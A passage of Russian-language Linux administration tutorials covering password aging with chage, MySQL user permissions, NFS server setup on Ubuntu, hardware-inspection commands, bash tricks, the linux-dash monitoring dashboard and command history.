Вы – адекватный человек. И наверняка хотите, чтобы ваши юзеры были уведомлены о смене пароля заранее. Например, чтобы Геннадий узнал, что через 7 дней истекает срок годности его пароля, дайте следующую команду:

```
sudo chage -W 7 gennady
```

ЗАЩИЩАЕМСЯ ОТ ЧАСТОЙ СМЕНЫ ПАРОЛЕЙ



Вдруг в вашем штате завелся очень взволнованный безопасностью сотрудник, который меняет пароли каждый день? Такое. Чтобы сделать минимальное количество дней между сменой паролей в две недели (14 дней), можно указать следующую команду:

```
sudo chage -m 14 sergey
```

Сделали большой лимит и передумали? Не проблема – удалить ограничение в днях можно вот так:

```
sudo chage -m 0 sergey
```

Права доступа к MySQL через Linux

Не все любят управлять MySQL через Linux. Management Studio – говорили они. CLI – говорим мы. Бро, эта статья про то, как дать права доступа (permissions) учетным записям в Linux – среде.

ЛОГИНИМСЯ

Подключаемся к своему серверу по **SSH**. В командной строке вводим:

```
mysql -u root -p
```

Хоп – и мы уже в режиме управления MySQL:



```
mysql>
```

Вообще, эта статья про права доступа. Но на всякий случай вот тебе синтаксис команды, которая позволит создать нового пользователя с паролем в **MySQL**:

```
CREATE USER 'логин'@'localhost' IDENTIFIED BY 'пароль';
```

А ТЕПЕРЬ ПРАВА

Друже, синтаксис команды, которая даст нужные тебе права крайне простой. Вот он:

```
GRANT права ON база_данных.таблица TO 'логин'@'localhost';
```

Разберемся слева на право:

1. права - могут быть следующие:

- **ALL** – дает полный доступ к базе данных. Кстати, если база данных не определена в команде, то даст полный доступ ко всему в MySQL (ох не надо так);
- **CREATE** – позволяет пользователю создавать базы данных и таблицы;
- **DELETE** – дает право пользователю удалять строки из таблиц;
- **DROP** – дает право удалять базы данных и таблица целиком (ну, так тоже не надо);
- **EXECUTE** – дает право пользователю выполнять хранимые процедуры;
- **GRANT OPTION** – с этой опцией юзер сможет давать права (или удалять) другим пользователям;



-
- **INSERT** – дает право хранить молчанию и все что он скажет будет..
Ладно, это просто право на добавление новых строк в таблицу;
 - **SELECT** – самое распространенное право – парсить (извлекать) данные из SQL для чтения;
 - **SHOW DATABASES** - этому пользователю можно будет смотреть на список баз данных;
 - **UPDATE** – дает право пользователю изменять текущие строки в таблице;
2. **база_данных** собственно, база данных, внутри которой живет ваша таблица;
 3. **таблица** - сама таблица. Табличка, table, le tableau;
 4. **логин** - имя пользователя вашего юзера;

Все просто. Пробежимся по примерам.

ПРИМЕР №1

Давайте дадим права юзеру **example**, с помощью которых он сможет создавать любые БД и таблицы:

```
GRANT CREATE ON *.* TO 'example'@'localhost';
```

Использование звездочки (*) – это как маска, под которое попадает все.

ПРИМЕР №2



Дадим пользователю **example** права на удаление любых таблиц в заранее обозначенной базе данных, которая называется **easybro**

```
GRANT DROP ON easybro.* TO 'example'@'localhost';
```

Как видишь, мы юзаем команду **DROP**. Кстати, лучшая практика после внесения изменения сделать небольшую перезагрузку прав командой:

```
FLUSH PRIVILEGES;
```

КАК ПОСМОТРЕТЬ ПРАВА ОПРЕДЕЛЕННОГО ПОЛЬЗОВАТЕЛЯ В MYSQL

Посмотреть права очень просто. Опять же, на примере нашего юзера **example**:

```
SHOW GRANTS FOR 'example'@'localhost';
```

Поднимаем NFS сервер на Ubuntu

Рассказываем как быстро и просто поднять свой **NFS** сервер на Ubuntu Linux Server 14-04.1, а также разберёмся с принципами работы протокола NFS и рассмотрим теорию.


ТЕОРИЯ

Аббревиатура **NFS** расшифровывается как ~~Need for Speed~~ - Network File System. Это протокол для доступа к распределённым сетевым файловым системам, с помощью которого можно подмонтировать удалённые директории к своему



серверу. Это позволяет использовать дисковое пространство другого сервера для хранения файлов и регулярно производить запись данных на него с нескольких серверов.

Протокол имеет клиент-серверную модель, то есть один сервер (ещё его называют “шара” от слова share), с установленным пакетом NFS, будет обеспечивать доступ к своим каталогам и файлам, а клиентские компьютеры будут подключаться к нему по сети. Закрепим прочитанное схемкой:



Обращения к серверу NFS осуществляются в виде пакетов протокола **RPC** (Remote Call Procedure), который позволяет выполнить различные функции или процедуры в другом сетевом пространстве, то есть на удалённом сервере.

Авторизация пользователей, которые подключаются к серверу осуществляется по IP-адресу, а также по специальным идентификаторам пользователя **UID** и группы **GID**. Это не лучший способ относительно безопасности хранимых файлов, в сравнении с классической моделью «логин/пароль». Зато, благодаря такой архитектуре и тому, что NFS использовал протокол UDP без установления сессии, он практически невосприимчив к сбоям сети и самих клиентских компьютеров. Так, при каком-либо сбое, передача файла просто приостановится, а когда связь будет налажена, то передача возобновиться без необходимости какой-либо перенастройки.

НАСТРОЙКА

Думаю, с теорией понятно, так что давайте переходить к практике. Как было сказано, все настройки будет проводить на Ubuntu 14.04.1

Прежде всего, на компьютер, который будет выступать в роли сервера NFS, нужно установить необходимые компоненты.

Итак, скачиваем пакет `nfs-kernel-server`, с помощью которого мы сможем раздать доступ (“расшарить”) директории. Для этого на будущем NFS сервере вводим команды:

```
sudo apt-get update
```

```
sudo apt-get install nfs-kernel-server
```



Теперь создаём собственно директорию к которой хотим раздать доступ. Стоит отметить, что можно также “расшарить” уже имеющиеся на сервере директории, но мы создадим новую:

```
sudo mkdir /var/nfs
```

Далее мы должны сделать так, чтобы владельцем директории `/var/nfs` и группе, к которой он принадлежит стали все пользователи в нашей системе. Для этого вводим на сервере команду:

```
sudo chown nobody:nogroup /var/nfs
```

Вводите эту команду только для тех директорий, которые создали сами, не надо вводить её для уже имеющихся директорий, например `/home` .

Следующим шагом необходимо изменить конфигурацию самого NFS, она лежит в файле `/etc/exports`, открываем его для редактирования любимым редактором:

```
sudo nano /etc/exports
```

Перед вами откроется конфигурационный файл с закомментированными строками, которые содержат примеры настройки для разных версий NFS.

Закомментированные – это те, в начале которых стоит символ `#`, и это значит, что параметры, указанные в них, не имеют силы.



[illegible]

Нам необходимо внести в этот файл следующие не закомментированные строки:

```
/var/nfs 10.10.0.10/24(rw, sync, no_subtree_check)
```

Где:

- **/var/nfs** - Директория, которую мы хотим расшарить
- **10.10.0.10** - IP-адрес и маска клиентского компьютера, которому нужно раздать доступ к директории
- **rw** - Разрешает клиенту читать (r) и записывать (w) файлы в директории
- **sync** - Этот параметр заставляет NFS записывать изменения на диск перед ответом клиенту.

-
- **no_subtree_check** - Данная опция отключает проверку того, что пользователь обращается именно к файлу в определённом подкаталоге. Если эта проверка включена, то могут возникнуть проблемы, когда, например, название файла или подкаталога было изменено и пользователь попытается к ним обратиться.

После этого, нужно создать таблицу соответствия расшаренных директорий и клиентов, а затем запустить NFS сервис. Для этого вводим следующие команды:

```
sudo exportfs -a
```

```
sudo service nfs-kernel-server start
```

После выполненных действий расшаренные директории должны стать доступными для доступа с клиентов.

13 команд для проверки железа на сервере Linux

Достаточно просто посмотреть «железные» компоненты вашего сервера в том случае, если он установлен поверх операционной системы на базе Windows. А что делать, если на сервере используется Linux – based операционная система? У нас есть ответ.

В Linux имеется множество различных команд, которые расскажут вам о процессорных или оперативных мощностях, дисках, USB или сетевых адаптерах, контроллерах или сетевых интерфейсах, а также о прочих «hardware» компонентах. Итак, спешим поделиться 16 командами, которые помогут вам познакомиться с сервером поближе.



LSCPU

Самая простая команда для получения информации о процессорных мощностях (CPU) - `lscpu`. Она не имеет каких – либо дополнительных опций (ключей) и выполняется в единственном исполнении:

```
[root@hq ~]# lscpu
```

```
Architecture:          i686
```

```
CPU op-mode(s):        32-bit, 64-bit
```

```
Byte Order:            Little Endian
```

```
CPU(s) :               1
```

```
On-line CPU(s) list:   0
```

```
Thread(s) per core:    1
```

```
Core(s) per socket:    1
```

```
Socket(s) :            1
```

```
Vendor ID:             GenuineIntel
```

```
CPU family:            6
```



```
Model: 94

Stepping: 3

CPU MHz: 3191.969

BogoMIPS: 6383.93

Hypervisor vendor: Microsoft

Virtualization type: full

L1d cache: 32K

L1i cache: 32K

L2 cache: 256K

L3 cache: 3072K
```

LSHW – СПИСОК ЖЕЛЕЗНЫХ КОМПОНЕНТОВ

*Если у вас не выполняется данная команда, то вам необходимо установить **lshw** дополнительно. Например, в CentOS это можно сделать командой `sudo yum install lshw`.*

Данная команда позволяет получить информативное описание компонентов вашего сервера, в том числе CPU, памяти, USB/NIC, аудио и прочих:



```
[root@hq ~]# lshw -short
```

H/W path	Device	Class	Description
=====			
		system	Virtual Machine
/0		bus	Virtual Machine
/0/0		memory	64KiB BIOS
/0/5		processor	Intel(R) Core(TM) i3-6100T CPU @ 3.20GHz
/0/51		memory	4GiB System Memory
/0/100		bridge	440BX/ZX/DX - 82443BX/ZX/DX Host bridge (AGP disabled)
/0/100/7		bridge	82371AB/EB/MB PIIX4 ISA
/0/100/7.1	scsi1	storage	82371AB/EB/MB PIIX4 IDE
/0/100/7.1/0.0.0	/dev/cdrom1	disk	DVD reader
/0/100/7.3		bridge	82371AB/EB/MB PIIX4 ACPI
/0/100/8		display	Hyper-V virtual VGA
/0/1	scsi2	storage	



/0/1/0.0.0	/dev/sda	disk	160GB SCSI Disk
/0/1/0.0.0/1	/dev/sda1	volume	500MiB EXT4 volume
/0/1/0.0.0/2	/dev/sda2	volume	149GiB Linux LVM Physical Volume partition
/1	eth0	network	Ethernet interface

LSPCI – СПИСОК PCI

Данная команда отображает список всех PCI – шин и устройств, подключенных к ним. Среди них могут быть VGA – адаптеры, видео – карты, NIC, USB, SATA – контроллеры и прочие:

```
[root@hq ~]# lspci
```

```
00:00.0 Host bridge: Intel Corporation 440BX/ZX/DX - 82443BX/ZX/DX Host bridge (AGP disabled) (rev 03)
```

```
00:07.0 ISA bridge: Intel Corporation 82371AB/EB/MB PIIX4 ISA (rev 01)
```

```
00:07.1 IDE interface: Intel Corporation 82371AB/EB/MB PIIX4 IDE (rev 01)
```

```
00:07.3 Bridge: Intel Corporation 82371AB/EB/MB PIIX4 ACPI (rev 02)
```

```
00:08.0 VGA compatible controller: Microsoft Corporation Hyper-V virtual VGA
```



LS SCSI – СПИСОК SCSI УСТРОЙСТВ

Данная команды выведет список SCSI/SATA устройств, например, таких как оптические приводы:

```
[root@hq ~]# lsscsi
```

```
[3:0:0:0]    disk      ATA      WD1600JS-55NCB1    CC38    /dev/sdb
```

```
[4:0:0:0]    cd/dvd    SONY     DVD RW DRU-190A    1.63    /dev/sr0
```

LS USB – СПИСОК USB – ШИН И ПОДРОБНАЯ ИНФОРМАЦИЯ ОБ УСТРОЙСТВАХ

Команда расскажет про USB – контроллеры и устройства, подключенные к ним. По умолчанию, команда отобразит краткую информацию. В случае, если необходима глубокая детализация, воспользуйтесь опцией `-v`:

```
[root@hq ~]# lsusb
```

```
Bus 003 Device 001: ID 9c6a:00c1 Linux Foundation 1.1 root hub
```

```
Bus 004 Device 002: ID 092e:00de Microsoft Corp. Basic Optical Mouse v2.0
```

LS BLK – УСТРОЙСТВА И ПАРТИЦИИ ДЛЯ ХРАНЕНИЯ

Команда выведет информацию о разделах (партициях) жесткого диска и прочих устройствах, предназначенных для хранения:



```
[root@hq ~]# lsblk
```

NAME	MAJ:MIN	RM	SIZE	RO	TYPE	MOUNTPOINT
sr0	11:0	1	1024M	0	rom	
sda	8:0	0	149.6G	0	disk	
+sda1	8:1	0	500M	0	part	/boot
L-sda2	8:2	0	149.1G	0	part	
+VolGroup-lv_root (dm-0)	253:0	0	50G	0	lvm	/
+VolGroup-lv_swap (dm-1)	253:1	0	2G	0	lvm	[SWAP]
L-VolGroup-lv_home (dm-2)	253:2	0	97.2G	0	lvm	/home

DF - ИНФОРМАЦИЯ О ПРОСТРАНСТВЕ ФАЙЛОВОЙ СИСТЕМЫ

Команда отображает информацию о различных разделах, точек монтирования это разделов а также размер, занятое и доступное пространство для хранения:

```
[root@hq ~]# df -H
```

Filesystem	Size	Used	Avail	Use%	Mounted on
/dev/mapper/VolGroup-lv_root					



	53G	7.1G	43G	15%	/
--	-----	------	-----	-----	---

tmpfs	2.1G	0	2.1G	0%	/dev/shm
-------	------	---	------	----	----------

/dev/sda1	500M	26M	448M	6%	/boot
-----------	------	-----	------	----	-------

/dev/mapper/VolGroup-lv_home					
------------------------------	--	--	--	--	--

	103G	143M	98G	1%	/home
--	------	------	-----	----	-------

PYDF - DF НА ЯЗЫКЕ PYTHON

Если у вас не исполняется данная команда, то вам необходимо установить **pydf** дополнительно. Например, в CentOS это можно сделать командой `sudo yum install pydf`.

Улучшенная версия команды `df`, написанная на Питоне. Подсвечивает вывод цветом, что улучшает восприятие:

```
[root@hq ~]# pydf
Filesystem      Size  Used Avail Use% Mounted on
/dev/VolGroup/lv_root  49G  6770M   40G  13.5 [#####] /
/dev/sda1        476M    25M   427M   5.2 [##] /boot
/dev/VolGroup/lv_home  96G   136M   91G   0.1 [.....] /home
```

FDISK

Утилита `fdisk` для управления разделами на жестких дисках. Помимо всего, утилита может использоваться для отображения информации:



```
[root@hq ~]# sudo fdisk -l
```

```
Disk /dev/sda: 160.7 GB, 160657440768 bytes
```

```
255 heads, 63 sectors/track, 19532 cylinders
```

```
Units = cylinders of 16065 * 512 = 8225280 bytes
```

```
Sector size (logical/physical): 512 bytes / 512 bytes
```

```
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

```
Disk identifier: 0x000e0ba6
```

Device	Boot	Start	End	Blocks	Id	System
/dev/sda1	*	1	64	512000	83	Linux
Partition 1 does not end on cylinder boundary.						
/dev/sda2		64	19533	156378112	8e	Linux LVM

```
Disk /dev/mapper/VolGroup-lv_root: 53.7 GB, 53687091200 bytes
```

```
255 heads, 63 sectors/track, 6527 cylinders
```



```
Units = cylinders of 16065 * 512 = 8225280 bytes
```

```
Sector size (logical/physical): 512 bytes / 512 bytes
```

```
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

```
Disk identifier: 0x00000000
```

MOUNT

Утилита `mount` предназначена для управления и просмотра смонтированных файлов систем и соответствующих точек:

```
[root@hq ~]# mount | column -t
```

```
/dev/mapper/VolGroup-lv_root on / type ext4
(rw)
```

```
proc on /proc type proc
(rw)
```

```
sysfs on /sys type sysfs
(rw)
```

```
devpts on /dev/pts type devpts
(rw,gid=5,mode=620)
```

```
tmpfs on /dev/shm type tmpfs
(rw)
```



```
/dev/sda1          on  /boot          type  ext4
(rw)
```

```
/dev/mapper/VolGroup-lv_home  on  /home          type  ext4
(rw)
```

```
/var/spool/asterisk/monitor  on  /var/www/html/ast_mon_dir  type  none
(rw,bind)
```

```
none              on  /proc/sys/fs/binfmt_misc  type
binfmt_misc      (rw)
```

FREE

Посмотреть общий объем оперативной памяти (RAM), свободный или занятый?

Легко, с помощью команды `free`:

```
[root@hq ~]# free -m
```

	total	used	free	shared	buffers	cached
Mem:	3919	3692	227	0	196	407
-/+ buffers/cache:		3088	830			
Swap:	2015	0	2015			

DMIDECODE



Данная команда отличается от остальных тем, что парсит информацию о железе из SMBIOS/DMI (очень детальный вывод).

```
#посмотреть информацию о cpu
```

```
sudo dmidecode -t processor
```

```
#ram информация
```

```
sudo dmidecode -t memory
```

```
#информация о bios
```

```
sudo dmidecode -t bios
```

ФАЙЛЫ /PROC

В директории **/proc** существует целое множество файлов, содержимое которых расскажет множество интересной и полезной информации о компонентах. Например, информация о CPU и памяти:

```
#cpu информация
```

```
cat /proc/cpuinfo
```

```
#информация о памяти
```

```
cat /proc/meminfo
```



Информация об операционной системе:

```
[root@hq ~]# cat /proc/version
```

```
Linux version 2.6.32-504.8.1.el6.i686 (mockbuild@c6b9.bsys.dev.centos.org)
(gcc version 4.4.7 20120313 (Red Hat 4.4.7-11) (GCC) ) #1 SMP Wed Jan 28
18:25:26 UTC 2015
```

SCSI/Sata устройства:

```
[root@hq ~]# cat /proc/scsi/scsi
```

Attached devices:

Host: scsi1 Channel: 00 Id: 00 Lun: 00

Vendor: Msft Model: Virtual CD-ROM Rev: 1.0

Type: CD-ROM ANSI SCSI revision: 05

Host: scsi2 Channel: 00 Id: 00 Lun: 00

Vendor: Msft Model: Virtual Disk Rev: 1.0

Type: Direct-Access ANSI SCSI revision: 05

Партиции:

```
[root@hq ~]# cat /proc/partitions
```

```
major minor #blocks name
```



8	0	156892032	sda
---	---	-----------	-----

8	1	512000	sda1
---	---	--------	------

8	2	156378112	sda2
---	---	-----------	------

253	0	52428800	dm-0
-----	---	----------	------

253	1	2064384	dm-1
-----	---	---------	------

253	2	101883904	dm-2
-----	---	-----------	------

Шесть полезных трюков в работе с Linux

Если вы администрируете сервер с **Linux-based** операционной системой и вам часто приходится работать с **bash** - небольшие трюки ниже вам обязательно пригодятся, если вы с ними еще не знакомы :)

ТАБУЛЯЦИЯ

Первый трюк - табуляция. Многие, когда только начинают работать с Linux системами не знают об этой фиче, но она очень сильно упрощает жизнь.

Табуляция - это завершение команд и названий файлов после нажатия на **Tab**. Когда это может быть полезно? К примеру, вы забыли как пишется команда или файл имеет длинное название, содержащее в себе много информации- номер версии, разрядность и так далее - начните писать название файла и нажмите на клавишу Tab - и сразу все получится!



ПАЙПИРОВАНИЕ

Второй трюк - пайпирование. Пайпом в Linux системах называется символ `|` - он позволяет отправлять вывод одной команды в другую. К примеру, команда `ls` выводит список файлов в директории и команда `grep` возвращает результаты поиска по заданным параметром. С помощью пайпа эти две команды можно скомбинировать - например если вам нужно найти в директории конкретный файл (в данном случае - некую аудиозапись, которая начинается как `recording010101`):

```
ls | grep recording010101
```

```
[root@hq ~]# cd /etc/asterisk/
[root@hq asterisk]# ls | grep extensions
extensions_additional.conf
extensions.conf
extensions_custom.conf
extensions_override_fop2.conf
extensions_override_freepbx.conf
extensions_override_freepbx.conf.bak
[root@hq asterisk]#
```

МАСКА

Третий трюк - использование маски, которая обозначается символом `*` - звездочка. К примеру, если нужно удалить все файлы, которые начинаются на слово `recording01`, то можно ввести следующую команду:



```
rm recording01*
```

Это может быть очень полезным при написании скриптов, которые удаляют по крону старые логи или файлы аудио-записей. Но с данной командой нужно быть очень аккуратным - если забыть проставить критерии поиска, то команда вида `rm *` удалит всё содержимое директории.

ВЫВОД КОМАНДЫ В ФАЙЛ

Четвертый трюк - вывод команды в файл. Это делается с помощью символа `>`. Сценариев использования масса, как пример приведу вывод команды `ls` в текстовый файл (ниже) - если у вас в директории очень большое количество файлов, то, для общего понимания что же именно в ней находится будет проще работать с текстовым файлом или же можно запустить рекурсивный скрипт с занесением содержимого всех каталогов в текстовые, например:

```
ls > testfile.txt
```

БЫСТРАЯ СМЕНА ДИРЕКТОРИИ

Пятый трюк - смена директории на домашнюю директории конкретного юзера с помощью символа `~`. Просто введите `cd ~` и вы попадете в директорию `/home/user`.

ФОНОВЫЕ ПРОЦЕССЫ И ЗАПУСК ПО УСЛОВИЮ



Шестой трюк - это запуск команды по условию и запуск команды в бэкграунде (фоновый процесс). Для этого служит символ `&` .

Если хотите запустить, к примеру, Wireshark в бэкграунде, необходимо написать `wireshark &` - по умолчанию Bash запускает каждую программу в текущем терминале. Поэтому это может очень пригодиться, если вам нужно выполнять какую-то программу и все ещё пользоваться тем же терминалом. А если нужно запустить Wireshark через какое-то время, то можно воспользоваться командой `&&` - к примеру, `sleep 360 && wireshark` - это запустит wireshark через 6 минут. Сама команда `sleep` не делает ничего, это, грубо говоря, просто условный таймер.

Мониторинг сервера с помощью Linux-dash

В нашей базе знаний достаточно много статей касаясь установки и настройки **FreePBX**, поэтому вы наверняка неоднократно натыкались на скриншоты **Dashboard** в FreePBX – окна, содержащего в себе сводку по всем сервисам, службам и «железным» характеристикам сервера **ATC** – в статье мы расскажем как установить похожий дэшборд абсолютно на любой сервер – в нашем примере мы будем его ставить на **CentOS 6**.

УСТАНОВКА

Для начала обновим все пакеты с помощью команды `yum update`, а затем установим **Apache**, **PHP** и **git** пакеты:

```
yum -y install httpd git php php-json php-xml php-common
```



Далее включим и запустим сервис httpd командами:

```
systemctl start httpd
```

```
systemctl enable httpd
```


Следующим шагом необходимо скачать сам дэшборд с помощью **git**, но для этого необходимо сначала сменить рабочую директорию на /var/www/html с помощью команды `cd /var/www/html`. После смены директории вводим команду для скачивания - `git clone https://github.com/afaqurk/linux-dash.git` - В общем и целом, почти всё готово для запуска.

ЗАПУСК

Теперь перезагружаем сервис httpd с помощью команды `service httpd restart` и пробуем зайти по следующему адресу: http://адрес_вашего_сервера/linux-dash

Если всё прошло успешно – у вас должен запуститься веб-интерфейс следующего вида, как на скриншоте ниже:






Обратите внимание, что есть 5 вкладок:

- **System Status** - информация о загрузенности оперативной памяти, CPU и так далее;
- **Basic Info** - общая информация о сервере;
- **Network** - информация о сетевых интерфейсах;
- **Accounts** - информация об аккаунтах пользователей;
- **Apps** - описание используемых приложений;





Данное приложение находится в процессе постоянной доработки разработчиком, поэтому вы всегда можете обратиться к нему напрямую через **GitHub**.

Ещё несколько полезных команд для CentOS

В нашей базе знаний есть довольно много статей о [различных полезных трюках и командах для Linux](#), которые облегчают жизнь системному администратору – поговорим ещё о нескольких командах и объясним их синтаксис.



ИСТОРИЯ ВВЕДЁННЫХ КОМАНД

Представьте себе долгую и утомительную сессию по настройке вашего сервера, и, вдруг, вы понимаете, что какой-то шаг был выполнен неверно – в таком случае может очень пригодиться команда `history` - как видно на скриншоте ниже, она выводит все введённые команды.

```
[root@hq ~]# history
 2  telnet 192.168.1.150 10050
 3  mdadm --detail <dev>
 4  show dev
 5  cat /proc/mdstat
 6  telnet 192.168.1.148 10050
 7  cd /etc/asterisk
 8  vim freepbx_menu.conf
 9  vim freepbx_module_admin.conf
10  mc
11  touch freepbx_menu.conf
12  vim freepbx_menu.conf
13  telnet localhost 5160
14  telnet localhost 5060
15  yum install telnet
16  cd /etc/asterisk/
17  ls
18  cd ~
19  cd /etc/asterisk/
20  [root@asterisk ~]# cd /etc/asterisk/
21  ls -l | grep freepbx
22  ls -l | grep freepbx_menu.conf
23  [root@asterisk asterisk]# ls -l | grep freepbx_menu.conf
24  cd ~
```

Более того, если вы хотите повторить какую-нибудь уже введённую команду, достаточно ввести `!####`, где `####` - номер команды. Однако номер команды даёт не очень много информации о том, когда эта команда была введена – для изменения этого факта, достаточно ввести команду `HISTTIMEFORMAT="%d/%m/%y %T "` - теперь вы увидите время, когда команда была исполнена.



```
[root@hq ~]# HISTTIMEFORMAT="%d/%m/%y %T "  
[root@hq ~]# history  
 4 07/07/17 11:17:40 show dev  
 5 07/07/17 11:17:40 cat /proc/mdstat  
 6 07/07/17 11:17:40 telnet 192.168.1.148 10050  
 7 07/07/17 11:17:40 cd /etc/asterisk  
 8 07/07/17 11:17:40 vim freepbx_menu.conf  
 9 07/07/17 11:17:40 vim freepbx_module_admin.conf  
10 07/07/17 11:17:40 mc  
11 07/07/17 11:17:40 touch freepbx_menu.conf  
12 07/07/17 11:17:40 vim freepbx_menu.conf  
13 07/07/17 11:17:40 telnet localhost 5160  
14 07/07/17 11:17:40 telnet localhost 5060  
15 07/07/17 11:17:40 yum install telnet  
16 07/07/17 11:17:40 cd /etc/asterisk/  
17 07/07/17 11:17:40 ls  
18 07/07/17 11:17:40 cd ~  
19 07/07/17 11:17:40 cd /etc/asterisk/  
20 07/07/17 11:17:40 [root@asterisk ~]# cd /etc/asterisk/  
21 07/07/17 11:17:40 ls -l | grep freepbx  
22 07/07/17 11:17:40 ls -l | grep freepbx_menu.conf  
23 07/07/17 11:17:40 [root@asterisk asterisk]# ls -l | grep freepbx_menu.con  
f  
24 07/07/17 11:17:40 cd ~
```

Итак, более подробное описание синтаксиса:

- **history** - непосредственно команда для вывода истории команд (библиотека GNU);
- **HISTTIMEFORMAT** - переменная, отвечающая за вывод и формат даты;
- **%d** - дни;
- **%m** - месяцы;
- **%y** - годы;
- **%T** - описание;

ФАЙЛЫ В СИСТЕМЕ, ЗАНИМАЮЩИЕ БОЛЬШЕ ВСЕГО МЕСТА И ФАЙЛОВАЯ ИНФОРМАЦИЯ



